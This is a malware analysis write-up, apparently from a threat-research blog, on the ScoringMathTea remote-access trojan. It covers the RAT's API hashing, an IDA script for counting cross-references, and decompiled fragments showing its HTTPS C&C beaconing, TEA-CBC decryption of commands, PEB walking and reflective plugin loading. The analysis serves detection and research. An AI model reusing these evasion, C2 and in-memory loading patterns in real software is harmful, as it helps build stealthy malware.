
The custom hashing algorithm used by **ScoringMathTea** follows the following steps:

- `api_hashed ^= ...` : The result of this sum is then combined with the current hash value using an **XOR** operation. The result becomes the *new* `api_hashed` value for the next iteration.
- `32 * api_hashed` : The current hash value is multiplied by `32` . In terms of bits, this is a **left shift of 5 bits** (`api_hashed << 5`).
- `(api_hashed >> 2)` : The current hash value is **right shifted by 2 bits** (equivalent to an integer division by 4).
- `(char)*v18++` : The ASCII value of the **current character** in the string.
- **Sum**: The algorithm sums these three components: `(character) + (hash / 4) + (hash * 32)` .


As we can see in the image below, the hashing resolution function is called approximately **273 times** throughout the **ScoringMathTea** code.


```
Python>target_func = "smt_api_resolution"
Python>function_offset = idc.get_name_ea_simple(target_func)
Python>xrefs = list(idautils.CodeRefsTo(function_offset, 0))
Python>print(f"Number of XRefs of the function: {len(xrefs)}")
Number of XRefs of the function: 273
Python>
Python>for xref_offset in xrefs:
    print(f"XRef in 0x{xref_offset:X}")
Python>
XRef in 0x18001239A
XRef in 0x180012473
XRef in 0x1800124E7
XRef in 0x18001251F
XRef in 0x180012560
XRef in 0x180012591
XRef in 0x1800125B7
XRef in 0x180012686
XRef in 0x1800126B9
XRef in 0x1800126D4
XRef in 0x180012886
XRef in 0x18001289F
XRef in 0x180012A02
XRef in 0x180012A1A
XRef in 0x180012A4D
XRef in 0x180012A67
XRef in 0x180012AF6
XRef in 0x180012B2D
XRef in 0x180012B84
XRef in 0x180012B9C
XRef in 0x180012BAE
XRef in 0x180012C1D
XRef in 0x180012EB1
XRef in 0x180012EDF
XRef in 0x180012EFD
XRef in 0x180012FDE
XRef in 0x180012FFF
XRef in 0x180013139
XRef in 0x18001317B
```

And in the same way that it was done for the string decryption function, it is possible to collect each hash that will be resolved to an API at runtime. Of course, it's possible to observe several repeated APIs, which refer to APIs that are used multiple times, such as **LocalAlloc**, **LocalFree**, **GetLastError**, among others.



Since the hashing algorithm is relatively simple, it's possible to create a Python script to automate the *API hashing* process. I implemented this and submitted a Pull Request to the **OALabs** open-source project, HashDB, with the goal of automating the de-hashing and facilitating static analysis. With the Pull Request accepted, it is now possible to look up the hashes of the current **ScoringMathTea** samples.






This makes it possible to have a clearer view of what **ScoringMathTea** is loading and executing throughout its operation.

```
v0 = 0;
tick_count = GetTickCount64();
srand(tick_count);
if ( (unsigned int)smt_init_config((scoringmathtea_config *)&smt_config_struct) != 1 )
{
  ptr_SetUnhandledExceptionFilter = smt_api_resolution(SetUnhandledExceptionFilter);
  ((void (__fastcall *)(__int64 (*)()))ptr_SetUnhandledExceptionFilter)(fnc_null);
  SetErrorMode(3u);
  WSAStartup = (int (__stdcall *)(WORD, LPWSADATA))smt_api_resolution(WSAStartup);
```

Analysis of Communication Capability with C&C and Plugin Execution

The logic of the main function of **ScoringMathTea** consists of an infinite loop, where the main functionalities of the agent (*ScoringMathTea* deployed on the infected system) and its communication with the C&C server are implemented, awaiting commands received from the operators to finally execute them, maintaining a `60-second beacon heartbeat` to try to reduce network noise, but in reality it seems to be a standard agent configuration.



This main function appears to have **3 execution phases**. The first one has already been identified and analyzed previously: the initialization of the configuration struct and the initialization of Winsock to enable network communication.

The second phase consists of the main communication loop with the C&C server, where the agent enters an infinite loop to try to connect with one of its C&C servers. This is not the case with this sample, but as previously seen, ScoringMathTea has the capability to have multiple C&C addresses; therefore, the main action of the **ScoringMathTea's** main function is to randomly select a C&C address. However, as we already know, this sample only has one C&C address.

```
while ( 1 )
{
  c2_count = *(_DWORD *)&::scoringmathtea_config_.c2_addr_count;
  c2_idx = rand() % c2_count;
```

After selecting the command and control (C&C) address, the agent will execute the function to configure the connection to the C&C server, making an initial connection and storing the connection handle for future use.

This function performs this configuration using common WinAPIs, but all of them are resolved dynamically through the API resolution function, analyzed previously. The function defines the following settings:

- Spoofing the **User-Agent** for further communications: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 Edg/107.0.1418.42`

```
ptr_ObtainUserAgentString = smt_api_resolution(ObtainUserAgentString_0);
if ( ((unsigned int (__fastcall *)(_QWORD, char *, int *))ptr_ObtainUserAgentString)(0, pcszUAOut, &cbSize) )
  sprintf_s(
    pcszUAOut,
    0x104u,
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 Edg/107.0.1418.42");
sprintf_s_0(smt_user_agent, 0x104u, (const char *const)L"%S", pcszUAOut);
```

- Initial connection to the C&C server via the WinHttpConnect API, returning a connection handle;

```
ptr_WinHttpConnect = smt_api_resolution(WinHttpConnect_0);
v24 = ((__int64 (__fastcall *)(_QWORD, _WORD *, _QWORD, _QWORD))ptr_WinHttpConnect)(
        *(_QWORD *)(ptr_winhttp_handle + 29),
        pswzServerName,
        nServerPort,
        0);
```

- Creation of an `HTTP POST` request via the WinHttpOpenRequest API, using the connection handle created previously. A beacon is likely sent to the C&C server here;

```
ptr_WinHttpOpenRequest = smt_api_resolution(WinHttpOpenRequest_0);
request_return = ((__int64 (__fastcall *)(__int64, const wchar_t *, _WORD *, _QWORD, _QWORD, _QWORD, int))ptr_WinHttpOpenRequest)(
                   hConnect,
                   L"POST",
                   pwszObjectName,
                   0,
                   0,
                   0,
                   WINHTTP_FLAG_SECURE);
```

- Definition of connection timeouts of `10 seconds`, via the WinHttpSetTimeouts;

```
ptr_WinHttpSetTimeouts = smt_api_resolution(WinHttpSetTimeouts_0);
((void (__fastcall *)(_QWORD, __int64, __int64))ptr_WinHttpSetTimeouts)(
  *(_QWORD *)(ptr_winhttp_handle + 21),
  10000,
  10000);
```

After this communication is initiated, the agent uses the Handle of the connection created and configured with the C&C to send beacons and receive commands from the operators. In other words, from the previously configured communication, the agent's communication with the C&C server operates over HTTP/HTTPS using a two-way communication channel that is possibly `Base64` encoded, encrypted using the `TEA` / `XTEA` algorithm in `CBC mode`, and optionally compressed.

Firstly, the function that receives the identifier of the previously configured connection seems to construct a pseudo-random request payload (using `rand()`) from some constants, making it difficult to detect the beacon sent to the C&C using static signatures. An interesting feature of ScoringMathTea's communication is that, when connecting to the command and control (C&C) URL, if the HTML document header is identified, the function removes this "header" and adjusts the pointers so that the rest of the code can process the actual payload that comes next.

Below, we can see the execution of the function that sends the beacon and receives the response from the C&C (`smt_c2_http_send_receive`), followed by the function that filters the contents of the buffer received by the C&C.


```
sprintf_s(buff_payload_http, 0x104u, "%s%s", &encode_value_I, encode_value_III);
do
  ++uBytes;
while ( buff_payload_http[uBytes] );
p_ptr_winhttp_handlea_1 = p_ptr_winhttp_handlea;
return_code = smt_c2_http_send_receive(p_ptr_winhttp_handlea, buff_payload_http, uBytes, &data_c2_recv, &Size + 1);
if ( return_code )
{
  ptr_data_c2_recv = data_c2_recv;
  if ( smt_c2_filter_html_garbage(v30, data_c2_recv, HIDWORD(Size), extracted_data, &Size) != 1 )
  {
    ptr_extracted_data = *extracted_data;
    if ( *extracted_data )
    {
      ptrSize = Size;
      if ( Size )
```

Below you can see the content of the function that removes HTML header (`smt_c2_filter_html_garbage`), if identified.


```
unsigned int p_Size_; // esi
unsigned int ret_code; // ebx
__int64 v9; // xmm0_8
char http_data_recv[272]; // [rsp+20h] [rbp-138h] BYREF

p_Size_ = p_Size;
memset(http_data_recv, 0, 0x104u);
ret_code = 1;
if ( data_c2_recv )
{
  if ( p_Size_ >= 0xF )
  {
    v9 = *data_c2_recv;
    *&http_data_recv[8] = *(data_c2_recv + 2);
    *&http_data_recv[12] = *(data_c2_recv + 6);
    http_data_recv[14] = *(data_c2_recv + 14);
    *http_data_recv = v9;
    if ( !strcmp(http_data_recv, "<!DOCTYPE html>") )
    {
      ret_code = 0;
      *p_Sizea = p_Size_ - 15;
      *extracted_data = data_c2_recv + 15;
    }
  }
}
return ret_code;
```

When testing a **POST** request, it’s possible to identify the header that is filtered, as we will observe later.



And when we simply send a **GET** request to the root domain, we get a **fatal PHP error**, indicating that the website is indeed fake, not even containing a page at the root of the domain.




After stripping the header, the agent will receive an encrypted payload, extract a key and an `Initialization Vector` (`IV`) from it, and use this key to generate a decryption key schedule through two preparation functions. Then, it uses this key schedule and the IV to decrypt the payload in-place using a variant `TEA algorithm in CBC mode` . Finally, the resulting plaintext payload is checked; if a flag in the header indicates that the data is compressed, it decompresses it before moving the final command to an execution buffer. Below, we can observe the flow of this execution.

```
smt_crypto_TEA_expandkey((ptr_c2_response_buff + 5), ptr_tea_encrypt_key_schedule);
smt_crypto_TEA_prepare_decrypt_keys(ptr_tea_encrypt_key_schedule, ptr_tea_decrypt_key_schedule);
if ( ptr_c2_response_buff == -5 )
{
  *pIV = 0;
  *errno() = 22;
  invalid_parameter_noinfo();
}
else
{
  *pIV = *(ptr_c2_response_buff + 5);
}
smt_crypto_TEA_decrypt_CBC(
  ptr_data_buffer,
  ptr_data_buffer,
  ptr_buffer_size,
  ptr_tea_decrypt_key_schedule,
  pIV,
  0);
compressed_size = *(ptr_data_buffer + 1);
Size_4 = compressed_size + 8;
if ( compressed_size + 8 <= ptr_buffer_size && compressed_size <= 0xC000 )
{
  if ( (*ptr_data_buffer & 0x200) != 0 )
  {
    encode_value_II = 0;
    LODWORD(Size) = 0;
    smt_util_decompress_payload(
      compressed_size,
      (ptr_data_buffer + 8),
      compressed_size,
      &encode_value_II,
      &Size);
    ptr_rat_cmd_buffer = rat_cmd_buffer_ptr;
    hMem_1 = encode_value_II;
    *rat_cmd_buffer_ptr = *ptr_data_buffer;
```

This communication mechanism with C&C is the core of `ScoringMathTea`. This entire flow is executed to receive and execute commands.

Analysis of the Modular Capacity for Injecting Memory-Reflected Plugins

Another extremely interesting feature is the ability to load and inject reflected plugins into memory. Let’s see.



The plugins that are loaded into memory in *ScoringMathTea* are loaded using the **Reflective DLL Injection** technique, receiving the plugin through the communication flow with the C&C analyzed previously, and implemented in three main layers:

- **The Main Task Manager of Plugin Load**: This is the handler function for orchestrating the download and loading of the plugin.
- **Plugin Loading Orchestrator**: This function prepares the environment, loading the necessary DLLs and APIs using the **PEB Walking** technique. In addition, this function feeds a structure I called `PE_CONTEXT`, which will contain information about the plugin that will be loaded into memory. This same function is responsible for cleaning up memory using APIs (loaded by the same API Hashing method analyzed previously).

Below you can see the orchestrator's body, which calls upon the two main functions that will do the heavy lifting.

```
PE_CONTEXT *__fastcall smt_load_rat_module(
        _IMAGE_DOS_HEADER *buffer_allocated,
        DWORD flag_plugin,
        wchar_t *error_status,
        __int64 null)
{
  smt_api_table *apis_dlls_struct; // rax
  smt_api_table *ptr_apis_dlls; // rsi
  PE_CONTEXT *pe_context; // rax
  PE_CONTEXT *ptr_pe_context; // rdi
  HGLOBAL (__stdcall *GlobalFree)(HGLOBAL); // rbx

  apis_dlls_struct = smt_load_apis_dlls();      // Load DLL and APIs through PEB Walk
  ptr_apis_dlls = apis_dlls_struct;
  if ( !apis_dlls_struct
    || (pe_context = (apis_dlls_struct->pGlobalAlloc)(GMEM_ZEROINIT), (ptr_pe_context = pe_context) == 0) )
  {
    if ( error_status )
      *error_status = 0xFF;
    return 0;
  }
  pe_context->exec_flag = 0;
  pe_context->status_code = 0;
  pe_context->dll_table = ptr_apis_dlls;
  pe_context->plugin_flag = flag_plugin;
  if ( !smt_reflective_plugin_loader(pe_context, buffer_allocated, flag_plugin, null) )// Plugin Reflective Injection
  {
    if ( error_status )
      *error_status = ptr_pe_context->status_code;
    GlobalFree = ptr_apis_dlls->pGlobalFree;
    (GlobalFree)(ptr_pe_context);
    (GlobalFree)(ptr_apis_dlls);
    return 0;
  }
  if ( error_status )
    *error_status = 0;
  return ptr_pe_context;
}
```

When we enter the `smt_load_apis_dlls` function, we can observe the implementation of the PEB Walking technique, with the goal of dynamically loading `kernel32.dll`, and a series of `7 APIs`, which will be used later.

```
  peb = NtCurrentPeb();
  wcscpy(kernel32.dll, L"kernel32.dll");
  if ( peb )
  {
    Ldr = peb->Ldr;
    if ( Ldr )
    {
      p_InLoadOrderModuleList = &Ldr->InLoadOrderModuleList;
      for ( pListEntry = *p_InLoadOrderModuleList;
            pListEntry != p_InLoadOrderModuleList;
            pListEntry = pListEntry->InLoadOrderLinks.Flink )
      {
        pFullDllName = pListEntry->BaseDllName.Buffer;
        ptr_kernel32 = kernel32.dll;
        while ( 1 )
        {                                       // Implementation of _wcsicmp in-line
          LOWORD(ptr_pFullDllName) = *pFullDllName++;
          if ( (ptr_pFullDllName - 65) <= 0x19u )
            LOWORD(ptr_pFullDllName) = ptr_pFullDllName + 32;
          ptr_pFullDllName_1 = *ptr_kernel32++;
          if ( (ptr_pFullDllName_1 - 66) <= 0x17u )
            ptr_pFullDllName_1 += 32;
          if ( !ptr_pFullDllName )
            break;
          if ( ptr_pFullDllName != ptr_pFullDllName_1 )
          {
            result__wcsicmp = ptr_pFullDllName - ptr_pFullDllName_1;
            goto API_LOADING;
          }
        }
        result__wcsicmp = -ptr_pFullDllName_1;
API_LOADING:
        if ( !result__wcsicmp )
        {
          dll_base = pListEntry->DllBase;
          if ( dll_base )
          {
            strcpy(GetProcAddress, "GetProcAddress");
            ptr_GetProcAddress = smt_module_parsing_din_api(dll_base, GetProcAddress);
            strcpy(GlobalAlloc, "GlobalAlloc");
```

```
qmemcpy(GlobalFr, "GlobalFr", sizeof(GlobalFr));
if ( !ptr_GetProcAddress )
  ptr_GetProcAddress = smt_module_parsing_din_api;
strcpy(ee, "ee");
ptr_GlobalAlloc = smt_module_parsing_din_api(dll_base, GlobalAlloc);
ptr_GlobalFree = smt_module_parsing_din_api(dll_base, GlobalFr);
GlobalFree = ptr_GlobalFree;
if ( ptr_GlobalAlloc )
{
  if ( ptr_GlobalFree )
  {
    ptr_apis_handles_table = (ptr_GlobalAlloc)(GMEM_ZEROINIT, GMEM_ZEROINIT);
    apis_handles_table = ptr_apis_handles_table;
    if ( ptr_apis_handles_table )
    {
      si128 = _mm_load_si128(&::GetModuleHandle);
      ptr_apis_handles_table->pGetProcAddress = ptr_GetProcAddress;
      GetModuleHandle = si128;
      ptr_apis_handles_table->pGlobalAlloc = ptr_GlobalAlloc;
      ptr_apis_handles_table->pGlobalFree = GlobalFree;
      v33 = 0;
      pGetModuleHandle = ptr_GetProcAddress(dll_base, &GetModuleHandle);
      apis_handles_table->pGetModuleHandle = pGetModuleHandle;
      if ( pGetModuleHandle )
      {
        strcpy(LoadLibraryA, "LoadLibraryA");
        pLoadLibraryA = ptr_GetProcAddress(dll_base, LoadLibraryA);
        apis_handles_table->pLoadLibraryA = pLoadLibraryA;
        if ( pLoadLibraryA )
        {
          strcpy(VirtualAlloc, "VirtualAlloc");
          pVirtualAlloc = ptr_GetProcAddress(dll_base, VirtualAlloc);
          apis_handles_table->pVirtualAlloc = pVirtualAlloc;
          if ( pVirtualAlloc )
          {
            strcpy(VirtualFree, "VirtualFree");
            pVirtualFree = ptr_GetProcAddress(dll_base, VirtualFree);
            apis_handles_table->pVirtualFree = pVirtualFree;
            if ( pVirtualFree )
            {
              strcpy(VirtualProtect, "VirtualProtect");
```

The API offsets are stored in a structure, which is later called to use the APIs, as shown below.

```
00000000 struct smt_api_table // sizeof=0x40
00000000 {
00000000     void *pGetProcAddress;
00000008     void *pGetModuleHandle;
00000010     void *pLoadLibraryA;
00000018     void *pVirtualAlloc;
00000020     void *pVirtualFree;
00000028     void *pVirtualProtect;
00000030     void *pGlobalAlloc;
00000038     void *pGlobalFree;
00000040 };
```

From this point on, the orchestrator function follows the flow for the *Reflected* loading of the *Plugin*.

- **The Reflective Plugin Loader**: This is the function that manually implements the *Windows Loader*, where it takes the plugin (a PE artifact), submits it to a custom in-line **CRC32** algorithm to perform a checksum of the mapped plugin, maps it in memory, and finally executes it.

Right at the beginning of the function, it's possible to see that the plugin must be a PE artifact, since the function checks both **DOS** and **PE headers**.

```
if ( !pe_context )
  return 0;
p_dll_table = &pe_context->dll_table;
dll_table = pe_context->dll_table;
if ( !dll_table || !pe_module )
